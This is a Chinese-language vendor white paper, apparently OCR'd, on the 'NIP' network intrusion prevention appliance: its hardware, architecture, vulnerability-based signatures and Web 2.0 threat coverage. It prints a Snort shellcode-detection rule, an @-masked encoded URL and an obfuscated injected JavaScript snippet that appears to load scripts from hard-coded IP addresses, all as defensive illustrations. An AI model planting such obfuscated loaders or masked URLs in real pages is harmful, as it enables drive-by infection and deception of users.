# 3.7 多层次的高可靠性保障

*电信级别的硬件设计*


拥有电信级别硬件平台开发实力的背景，使我们能够开发出更加可靠的更加稳定的 NIP 网络智能防护主机。NIP 网络智能防护产品的硬件和整机设计都通过了最严格的气候、环境、电气、机械等全面的试验，所有元器件都来自于有良好质量保障体系的供应商。

NIP 网络智能防护系统全系列产品，甚至包括最低端的 NIP2100，均内置了双电源，确保给用户最稳定最可靠的安全防护。

***BYPASS 接口卡***

为了避免潜在的软件处理异常而导致的业务流量不通，NIP 网络智能防护系统提供了电口和光口的 BYPASS 接口卡，这类接口卡可以在系统工作异常（包括软件异常或者系统掉电等严重故障）的时候，立即短接入口网络，使之实现物理层直连，避免中断用户重要业务。


下图简单说明了 BYPASS 接口卡的工作原理，其中的 BYPASS 开关其实是一套复杂的工作逻辑，当异常情况发生时，BYPASS 开关自动动作，使得两个接口直接相通，异常情况包括：主机软件系统异常，系统硬件故障，设备掉电等。




正常工作中　　系统异常触发 BYPASS

***基于 HRP 的 HA 部署***

NIP 网络智能防护系统支持基于会话和配置的冗余部署能力，通过使用 HRP 协议来实现在主用设备故障后备用设备平滑的接替工作。




***极高的自身安全性***

NIP 网络智能防护系统具备极高的自身安全性。

由于 NIP 网络智能防护系统使用了专用的硬件平台，其指令集和开发工具、开发技巧均不具备普遍性和一般可获得性，这使得该系统非常难以被反向工程攻击。

对于一款安全产品，源代码的暴露无遗是非常危险的，所以在操作系统和中间件模块上，NIP 网络智能防护系统均极力使用完全自主知识产权的代码，而极少采用开源代码。所以针对开源代码漏洞的研究和利用，在 NIP 网络智能防护系统上，将无法起到作用。

NIP 网络智能防护系统，在整个概念、设计、开发和验证过程中，贯穿着独立于功能开发的安全设计和渗透测试，使系统安全性达到最高水平。

在系统运行时，各个功能组件之间的通讯都采取了加密的手段，避免信息泄漏，或者被重放或者中间人攻击。


# 3.8 可视化的管理和分析

NIP 网络智能防护系统，不仅可以直接连接到设备的 WebUI 进行基本的配置和查看，还能够使用强大的 NIP Manager 进行集中的，完善的可视化管理和分析。

***设备内置的 WebUI 系统***

每一台 NIP 智能防护系统设备都内置有强大的 WebUI 系统，可以对单台 NIP 设备进行详细的配置和管理。

通过首页的数字化仪表板，可以将各种流量和威胁的趋势、设备的运行状况等，以最直观的方式呈现给管理员和用户；通过逼真的设备面板，管理员可以细致准确的配置每一个接口的工作方式。




***集中统一管理的 NIP Manager 系统***

随着每一台 NIP 智能防护系统设备，都有附带的供用户自行安装的 NIP Manager 系统，提供了强大的集中管理和分析的能力。


NIP Manager 以设备、业务、报表和系统四个维度，提供了细致的管理和分析能力。

# 4 NIP 核心技术介绍

## 4.1 先进的处理架构

网络入侵防护产品有着鲜明的特点：它既要像一般网络产品一样，高速处理报文，另一方面，它却需要像终端和服务器一样，深度解码网络数据流中的内容。要协调好这一矛盾，使系统同时提供高效的网络性能和强大的检测能力，需要在最最基础的部分，也就是处理架构上充分投入。

一般入侵防护产品，基于以下两种架构为主。

一种是使用纯基于 IA 架构的硬件平台，俗称工控机，它的硬件结构基本和 PC 机一致，软件上一般采用一个自行加固的 Linux 或者类 Linux 系统，通过开源程序和自开发程序的结合，堆砌出入侵防护产品。无论从一般 IA 架构的处理器角度来看，还是从上面的类 Linux 的操作系统来看，并没有为高速的网络处理做任何优化。这类的系统即使在你仅仅开启很少的安全策略的时候，也很难把网络的处理性能提上去。如果遇到大规模的分布式拒绝服务攻击的时候（DDoS），网络的流量非常大，这时候这类系统网络性能不足的缺点将暴露无遗。我们一般总结这类架构的主要瓶颈在网络处理能力。


另外一种系统采用为网络处理做过专门加速优化的处理器，包括一些专用的多核 RISC 芯片。这些处理器由于设计有专门的硬件网络报文处理单元，网络处理和转发能力极强，很轻松就能处理几个 Gbps，甚至几十个 Gbps 的网络流量。但是这类系统也存在着严重的缺点：

一是由于系统较为专用和封闭，软件灵活性较弱，开发周期长，这个和互联网快速变化的威胁形势不匹配；

二是深度应用层解码和分析方面较弱，由于深度的应用层解码和分析将消耗处理器的通用计算资源（相对于网络处理是使用专用的协处理器），而通用计算资源恰恰是这类处理器比较薄弱的内容。高速的网络处理和牵强的应用分析能力，使得这类系统也无法很好的提供完整的安全保障。


我们一般总结这类架构的主要瓶颈在于计算能力。

NIP 网络智能防护系统采用了先进的混合式处理架构，即采用网络处理和应用处理分别加速的方法。通过这种方法，使得系统的瓶颈得到消除，网络和应用的性能同时最大化，见下图：




NIP 网络智能防护系统采用高效的多核 RISC 网络处理器，以获得网络处理层面的出色性能，即使是超高报文速率的流量也轻松应对。而基于多核 IA 架构的专门为应用层处理设计的增强服务平台（ESP）插卡，给系统带来了强劲的应用层加速能力，同时也提供了非常灵活的软件架构，即使是最复杂的威胁，最复杂的躲避技术，也能够通过快速软件升级来提供支持。

以下简图示意了 NIP 网络智能防护系统的基本处理架构。




在 NIP 网络智能防护系统的处理架构下，网络处理单元和应用层处理单元都有专用的硬件支撑，使得每个单元处理能力都有保障，不会互相争抢系统资源而降低每个单元的处理能力，整个业务的处理以流水线方式（Pipelining）执行，以达到最高的并行性能。

## 4.2 基于漏洞的签名

现今，要夸大入侵防护系统的签名数并作为一个亮点来做市场宣传是非常容易的事，很多厂商也确实在这么做，但实际上签名和生活中的很多事情一样，**质量远远比数量要重要得多**。在某些场合下，很可能一个拥有最少签名数量的厂商恰恰是最好的选择；更加普遍的情况是，一个充斥着基于特定攻击的，马马虎虎编写的，容易误报的和低效率的签名的入侵防护方案往往签名数量会很多。

一个好的入侵防护引擎，其签名必定是基于漏洞来开发的。

很多厂商选择编写大量的基于攻击(exploit-based)的签名而很少写基于漏洞(vulnerability-based)的签名。这往往是由于引擎能力约束，或者威胁研究能力的限制引起的，不排除甚至仅仅是为了提升签名数来使得其宣传手册更加好看而已。

下面是一条 Snort 的规则，属于典型的基于攻击的签名，用于匹配一种非常特定的模式。

```
# -- Inbound Exploit, Inbound: 133 of 7981, from 01/06 to 06/13
alert tcp $EXTERNAL_NET any -> $HOME_NET [135:139,445,1025] (msg:"E2[rb] SHELLCODE x86 0x90 unicode NOOP"; content:"|90 00 90 00 90 00 90 00 90 00|"; classtype:shellcode-detect; sid:299906; rev:1;)
```

这条签名的有效性不高，主要原因是因为它的目标非常狭窄，它是针对一个非常特定的攻击行为中的一个特定模式而编写的。用这种方法，每一种攻击的变种都需要一个新的签名来对应，如果有 10,000 个不同的攻击行为，你就需要 10,000 条不同的签名。不幸的是，拥有 10,000 条基于攻击的签名看上去很强大，但实际上，这类签名不但效率不高，且极其容易被绕开。

躲避基于攻击的签名很容易

基于攻击的签名检测狭窄，非常容易绕开，只需要我们稍微修改一两个字符就行，利用很多自动化的攻击工具很容易就能做这个事情。用一个简单的例子来说，如果有一个签名寻找“FUBAR123”这个特定字符串，那么你只要修改一些大小写或者数字，比如“fUBAR124”，这样原先的签名就失效了。类似的，如果签名是基于某一种特定的攻击方法，那么攻击者只要稍微修改一下这个模式，就能完全躲开检测了。

签名数量也会冲击性能

网络 IPS 产品通过扫描网络数据流来检测是否有符合预置条件式的成分。每多一个条件和状态，都有可能对性能产生一定的影响。如果你用 10,000 条签名用来寻找 HTTP 或 SMB 数据流中的不同模式和条件，那么扫描的性能很可能会明显下降。

测试机构已经不再把签名数作为指标

第三方测试实验室和咨询机构已经意识到签名数量作为衡量 IPS 好坏的指标，他们评价那些依赖 Snort 的方案是“高度基于攻击的”。举例说，Gartner 在其最近的 IPS 魔术象限报告中对 Strata Guard 引擎做的评价：*它基于 Snort，大部分签名来自于第三方，比如来自 Snort-variants，这些签名是高度基于攻击的。虽然这样可以降低成本，但是在需要最优秀的签名的场合这种方式就不怎么样了。*

这份报告同时称：当企业比较 IPS 产品的时候，签名质量维持着很大的权重。很多厂商雇佣外部威胁研究机构来作为他们签名的输入。Gartner 注意到各厂商的签名库质量的差距在不断扩大。

***我们的方法***

我们的研究团队使用更加全面的视角来看待签名的创作。我们的目标是通过关注和研究每个漏洞的潜在演进（即一个漏洞很可能衍生出很多种不同的攻击方法），以让用户最少操心的方式，最迅速的将最新的保护能力提供给用户。编写签名采用的方法越是具备通用性，那么编写出来的签名越有可能不仅能保护现存的攻击，而且能保护未来新冒出来的针对已知漏洞或者类似漏洞的变种攻击。

当应对一种威胁的响应时间非常重要的时候，我们也会编写一个基于攻击的签名，这确实是一个最容易的方法：既能够快速推出对应的签名，又具备较低的现网误报风险。但是马上，这些签名会被我们的安全团队重新审视提炼，来确认是否能够再次优化，即以更加通用的方法来重写，使得其能够保护更加广泛的攻击和漏洞。

我们看看下面这些例子：

**#1 - 20060 - POP3 Generic User Buffer Overflow**

这是一条能够检测通过 POP3 协议进行缓冲区溢出攻击的签名，我们没有选择写 3 条不同的签名，而是用一条通用的签名覆盖了如下 3 个不同的 BID 漏洞。

RevilloC MailServer Remote Buffer Overflow Vulnerability (BID 16997)

Hexamail POP3 Server Remote Buffer Overflow Vulnerability (BID 25496)

POP3_Proxy_USER_OVERFLOW Vulnerability

**#2 – 20903 FTP Command Overflow**

这条新签名用于检测 FTP 命令通道内的任何缓冲区溢出攻击。单单这条签名就能覆盖 100 个 BID 漏洞。我们可以选择针对每个 BID 漏洞，逐个编写签名，但是我们使用了一个更加通用的方法来编写仅仅一条签名，该签名可以在我们的入侵防护产品中找到。

我们拿这个签名和某个入侵防护产品厂商的签名比较一下，我们可以从其他厂商的签名库中看到，他们使用了 8 条签名来覆盖 8 个 BID 漏洞，而我们的一条签名却覆盖了 100 多个 BID 漏洞。

此处提到的其他厂商覆盖的 8 个 BID 漏洞编号列表为：

747, 2124, 5427, 9675, 9751, 11772, 12155, 20076。

**#3- 3 条非常强大的签名，覆盖超过 400 个 BID 漏洞**

这 3 条签名非常通用，能够覆盖超过 400 个 BID 漏洞，其他厂商没有类似的签名。

**23476 - Fake Codec Request Generic**

**22809 - HTTP Javascript Heap Spray Detection**

**21709 - HTTP Shellcode Detection**

## 4.3 面向 Web 2.0 的防护

Web 2.0 并不是单纯一种技术。它是一系列技术和体验的集合，根据 Wikipedia 的定义，它是一种新的互联网方式，通过网络应用 (Web Applications）促进网络上人与人间的信息交换和协同合作，其模式更加以用户为中心。典型的 Web 2.0 站点有：网络社区、网络应用程序、社交网站、博客、Wiki 等等。

可以看到，现在越来越多的网站都是以 Web 2.0 为理念进行开发的。用户和这些应用网站之间的交互非常频繁，几乎所有的应用都是在线的。由于这种网站应用和用户之间的密切关系，使得攻击者有了新的可利用的机会，于是就有了伴随着 Web 2.0 而产生的大量新型攻击。我们的 NIP 网络智能防护产品，看到了这种新的趋势，把防护这类攻击作为非常重要的功能。

NIP 的网络智能防护是一层主动的防护，它能够在威胁到达终端之前就采取拦截动作，不管这个威胁是已知的还是未知的。它在现今的威胁攻击的最重要的两个途径上设岗：网络和 Web。相比传统的防病毒和入侵检测技术是一种被动的方式（基于静态的签名为主），NIP 网络智能防护是一种更加主动的防御方式。

NIP 网络智能防护的核心是一个多层次的安全引擎，分析威胁从网络到达最终用户计算机的整个过程，它具备非常深层次的协议和隧道的分析的能力，使得它能够在复杂的 Web 2.0 的交互中检测威胁。

以下是 Web 2.0 环境下新滋生的威胁。我们将逐一介绍我们的检测手段。

***偷渡式下载***

偷渡式下载是这样的一个过程。当一个热门的网站被人攻击，并恶意篡改了网页内容，那么这些篡改的网页将到达千千万万的用户主机。攻击者往往在被篡改的页面中加入一些恶意的脚本代码，这些脚本代码能够利用一些浏览器或者浏览器插件的漏洞，使得自身能够在用户完全不知情的情况下在后台偷偷运行。通过一些网页技巧，攻击者完全可以做到网页本身的视觉效果和体验不发生变化，这样可以避免用户的怀疑。这种完全不需要用户干预，只要访问一下网站就会自动下载恶意软件并运行的过程，我们叫做偷渡式下载。

偷渡式下载在过去的几年里，发展非常迅速。以下列表汇总了这种攻击方式最最经常利用的漏洞。

23093 - HTTP Malicious Toolkit Variant Activity 2

23766 - HTTP Facebook LikeJacking

23429 - HTTP Neosploit Activity 2

23379 - HTTP Malicious Javascript Heap Spray BO

23218 - HTTP Acrobat Suspicious Executable File Download

23444 - HTTP Malicious Toolkit IFrame Injection

23331 - HTTP Malicious Iframe Image Request

23086 - HTTP Malicious Toolkit Variant Activity

NIP 网络智能防护中的安全引擎，通过对网络流量的细致分析和还原，将偷渡式下载可利用的漏洞全部封堵，从而达到防御偷渡式下载的目标。


*社会工程学攻击*

社会工程学攻击相比传统的攻击的区别是，传统的攻击主要面向计算机和网络系统的漏洞，而社会工程学攻击则是面向人的弱点。社会工程学攻击过程中，非常重要的一环就是人的充分交互和参与。这种攻击形式通过人的心理特点来展开攻击，在 Web 2.0 这个注重人的参与和交互的时代，将更加淋漓尽致的危害网络的安全。简单总结一下，社会工程学攻击就是通过诱骗用户（人），来达到攻击的目的。

社会工程学攻击有很多例子，比如：

用户收到一封邮件，标题是“我爱你”，或者是“最新游戏免费下载”，而实际上邮件或者邮件的附件中带有恶意的程序，通过诱骗，用户往往会主动打开这些邮件从而受到攻击；

登录一个网站的时候，突然弹出一个窗口，告诉你，你的计算机已经中病毒，点击来下载该病毒的专杀工具。当你变得非常紧张，匆匆忙忙把这个专杀工具下载下来并运行的时候，你可能并不知道这个工具才是真正的恶意程序，它将盗用你的隐私信息，利用你的计算机资源，破坏你的数据，比如看以下图片，你可能以为这是一款高级的防病毒软件，但是很不幸，这个软件将彻底控制你的计算机；




你一下了一段声称“很有趣”的视频，但是当你打开这段视频的时候，媒体播放器告诉你，这种格式的视频无法播放，需要到某某网站下载特定的 Codec （音视频编码解码器）程序，由于这是一种常见的情况，你没有怀疑，于是你按照指示，主动去下载了 Codec 并安装。你没有想到的是，也许这个 Codec 能够完成了它承诺的功能：解码视频，但是它还有一些微妙的副作用 …；

这些攻击，都是社会工程学攻击最最典型实例，这样的故事还每分每秒在互联网世界里不断演绎着。

NIP 网络智能防护的引擎设计中，特别设计了针对这类攻击的防护，这是一些具体的签名实例，这些签名专门通过事先分析的社会工程学攻击的一般特征，来识别并防御攻击，保护用户。

23447 - HTTP Misleading Application Download Request

23640 - HTTP Misleading Application Page Request

23561 - HTTP Fake Scan Webpage 5

23483 - HTTP Fake AV Redirect Request 1

23595 - HTTP Fake Codec Download Webpage 2

23033 - HTTP Misleading Application Detection

23476 - HTTP Fake Codec Request Generic

22979 - HTTP Fake Codec WebPage

我们的安全团队通过对互联网的威胁趋势持续的跟踪和分析，关注各种利用社会工程学攻击来危害客户的威胁，并在第一时间提取和设计出防御这一类攻击的签名，来保护用户。

***已感染系统的活动***

由于一些原因，比如用户使用了不明来源的 USB 存储器，计算机系统被某种威胁感染，该计算机系统的后台将按照攻击者预先设定的程序执行任务，随着互联网的发展，这些任务已经不再是恶作剧那么简单，其背后往往都存在经济利益的驱使。攻击者为了最终能够受益，这些被感染的计算机执行的动作基本都会和网络有关，如：偷窃隐私数据，对其他计算系统进行拒绝服务攻击，继续传染其他主机，“呼叫基地”等。

NIP 网络智能防护系统针对这类威胁（包括木马，僵尸软件等恶意软件）感染系统后的行为特征，设计了专门的防护程序，可以避免这些程序将已经偷窃到的用户隐私数据通过网络发送出去，也可以避免一些僵尸软件试图和控制服务器连接，从而避免用户计算机被远程的攻击者所控制，甚至可以避免这类恶意软件自动升级。

通过对已感染系统的恶意网络行为的识别的阻拦，NIP 网络智能防护系统能够最大程度保护用户的数据和计算资源。

以下是一些具体的签名实例，用于检测和阻断这类行为：

23615 - HTTPS Tidserv Request 2

23621 - HTTP Tidserv Request

23753 - HTTP Nukesploit Request

21342 - HTTP LOP Toolbar Activity

21849 - HTTP SurfAccuracy Config Request

23511 - HTTP Eleonore Executable Download

23669 - HTTP Tidserv Download Request 2

23545 - HTTP Koobface C and C Update Communication

23378 - HTTP Zbot Malicious File Download

***基于 Web 的混淆攻击***

由于 Javascript，XML 等等各种高级的 Web 2.0 技术的应用，再结合 HTTP/HTML 本身设计上的弱点，用于攻击的代码可以使用更多的自我伪装的技术。比如：

URL 的混淆技术，如使用 % 和 %u 转义及 @ 符号进行 URL 混淆，请看以下 HTTP 请求头，一般用户和一般的检测程序无法从这个 URL 里看到真正连接的地址。

```
http://www.visa.com@%32%32%30%2E%36%38%2E%32%31%34%2E%32%31%33
```

页面内容的混淆技术，请参看如下脚本内容，如果没有深度的解析程序，根本无法识别其真实的内容。

```
<script language=javascript><!—Webhits Counter starts
if(typeof(webhits)!=typeof(1))eval(unescape('#/~%2F%2E.%2E@ #%3C!%63|%69#%71%20&%71$%71@y~%6C@%6
5=|di%73%70#l&a`y%3A$%6E%6F%6E#%65~%3E~\n%64!o%63%75~m$%65%6E%74%2E%77%72$%64!t%65$
%28%22!%3C/%74|%65|%78t&%61r#%65`%61%3E&%22&)%3Bv%61r|%20|%67,#_,a%3D[%2278&%2E110~.175
%2E2|%31",!%22%31~%39%35!.!%32%34!.%376%2E`2~%351"&]&;|%5F~=%31#;#i%66(d%6F#c%75!m%65!%6E~t
%2Ec%6F|o`k%62!e@.ma%74|ch&(/%5C@%62%68~%67&f&%74%3D!1&/)$%3D%3D#%6E%75%6A$%6C%29`"$%
3C%73`%63|%72%69%70$%74~%20%69~d%3D_%22%2B$%69%2B%22&_@%20`%73|r%63|=%2F/%22+!a[i!]+"|
/|%63p/|%3F"~%2B#n!avi%67%61$%74%6D%72%2E%61&%70p&N%63!m%61`.%63h!a%72#%41%71|(!%30%29
%2B$%22$%3E!%3C@%5C%5C%2F$%73%63%72%69%70%74|%3E~%5C|")%3C%5C|%2F%73%63|rip~t%3E|");\
n`/#/%3C@%2Fdi#%76%3E').replace(/#|\&|\!|~|`|@|\||\$/g,""));var webhits =1;
<!-- counter end --></script>
</body>
```

一般的，没有内置 HTTP/HTML 防混淆技术的入侵防御产品，遇到这类经过精心构造的内容时，就无能为力。而 NIP 网络智能防护的核心引擎能够解码多种高级的编码/压缩混淆技术，从而将真正的恶意内容识别出来并阻拦。以下是一些常见的 HTTP/HTML

协议框架下的编码/压缩方法，NIP 网络智能防护系统能够完全防御采用这些技术的混淆攻击。

Base 64 encoding

UTF Encoding

URL Encoding

Cross packet detection

Chunked content


Gzip encoding

Fragmented content

***零日漏洞攻击***

零日漏洞指的是尚未发布补丁的漏洞，它是所有被记载的漏洞的一个子集，针对零日漏洞的攻击往往早于该漏洞被公开的时间。直到针对该漏洞的攻击真正发生，软件厂商才意识到这个漏洞的存在，因此在这个时候，补丁根本还不存在。下面是这类漏洞的数据参考。

下图展示了从 2006 年到 2010 年零日漏洞的数量的变化，数据来源：Symantec 互联网安全报告 2011。




下表是 2010 年发现的所有零日漏洞，数据来源：Symantec 互联网安全报告 2011。

| Zero-Day Vulnerabilities Identified in 2010 |
| --- |
| Adobe Acrobat, Reader, and Flash CVE-2010-3654 Remote Code Execution Vulnerability |
| Adobe Flash Player CVE-2010-2884 Unspecified Remote Code Execution Vulnerability |
| Adobe Flash Player, Reader, and Acrobat “authplay.dll” Remote Code Execution Vulnerability |
| Adobe Reader “CoolType.dll” TTF Font Remote Code Execution Vulnerability |
| Internet Explorer CVE-2010-0249 “srcElement()” Remote Code Execution Vulnerability |
| JustSystems Ichitaro Font Information Processing Remote Code Execution Vulnerability |
| JustSystems Ichitaro Multiple Remote Code Execution Vulnerability |
| Microsoft Internet Explorer CSS Tags Uninitialized Memory Remote Code Execution Vulnerability |
| Microsoft Internet Explorer “iepeers.dll” Remote Code Execution Vulnerability |
| Microsoft Windows Kernel Task Scheduler Service Local Privilege Escalation Vulnerability |
| Microsoft Windows Print Spooler Service Remote Code Execution Vulnerability |
| Microsoft Windows Shortcut “LNK/PIF” Files Automatic File Execution Vulnerability |
| Mozilla Firefox 3.5/3.6 Remote Heap Buffer Overflow Vulnerability |
| Siemens SIMATIC WinCC Default Password Security Bypass Vulnerability |

零日漏洞的数量虽然较少，但是其带来的威胁却非常严重。对其的防御主要依赖于安全分析团队对全球威胁状况的持续分析和关注，并设计通用的能够检测协议异常或者自动攻击工具活动的方法。

NIP 网络智能防护系统中的这些签名实例，这些签名使得 NIP 网络智能防护系统在零日攻击发生前，就已经具备了防御能力。值得注意的是，这些签名使用的检测技术非常通用，其检测方法并不针对一种漏洞或者一种攻击，从一开始，这些签名就被设计为能够抵御未来产生的类似的零日漏洞。

23093 - HTTP Malicious Toolkit Variant Activity 2

23429 - HTTP Neosploit Activity 2

23379 - HTTP Malicious Javascript Heap Spray BO

23444 - HTTP Malicious Toolkit IFrame Injection

23331 - HTTP Malicious Iframe Image Request

23086 - HTTP Malicious Toolkit Variant Activity

22809 - HTTP Microsoft IE Generic Heap Spray BO

23352 - HTTP Malicious Javascript Encoder 5

## 4.4 应用识别技术

NIP 网络智能防护系统使用了的应用识别技术，所谓“深度”是和普通的报文分析层次相比较而言的，“普通报文检测”仅分析 IP 包的 4 层以下的内容，包括源地址、目的地址、源端口、目的端口以及协议类型，而除了对前面的层次分析外，还增加了应用

层分析，识别各种应用及其内容，通过对数据报文的应用层载荷内容进行探测，从而确定报文所承载的真正业务。

深度业务检测技术主要有端口检测、特征分析、关联识别和基于行为特征的检测。能提供基于深度报文检测()的 7 层协议识别能力。SA 业务感知组件使用了特征识别、关联识别、深度解析识别、动态解密和行为识别等多种识别技术对数据进行识别检测，并根据不同协议或应用软件的特点采用不同的识别方法来进行识别，同时兼顾识别的准确率和数据处理速度。

SA 业务感知协议识别技术基于网络 7 层内容智能识别协议类型，解决了 P2P、IM 等动态端口协议的识别问题。SA 业务感知协议识别技术使用了特征识别、关联识别、深度解析识别、动态解密和行为识别等多种智能识别技术，有效保证了协议识别的准确率和识别性能。

目前，SA 业务感知协议识别支持 17 个大类（P2P、VoIP、IM、Web Browsing、File Access Protocol、Video、Stock、Game、Proxy、Attack、Email、Network Administration、Remote Connectivity、News Groups,Other），800 多种协议/应用。并且，SA 业务感知协议特征库支持自动在线升级。

P2P 技术是一种用于不同 PC 用户之间、不经过中继设备直接交换数据或服务的技术。它打破了传统的 Client/Server 模式，在对等网络中，每个节点的地位都是相同的，具备客户端和服务器双重特性，可以同时作为服务使用者和服务提供者。由于 P2P 技术的飞速发展，互联网的存储模式将由目前的“内容位于中心”模式转变为“内容分散存储”模式，改变了 Internet 现在的以大网站为中心的流量状态。

对于新的 P2P 应用、变种的 P2P 应用，只需要升级 P2P 模式文件即可支持监控。目前，模式文件的升级方式支持手工配置的方式。升级之前，将最新的模式文件通过 FTP 方式加载到安全路由网关上，然后通过命令的方式即可完成对模式文件进行升级。

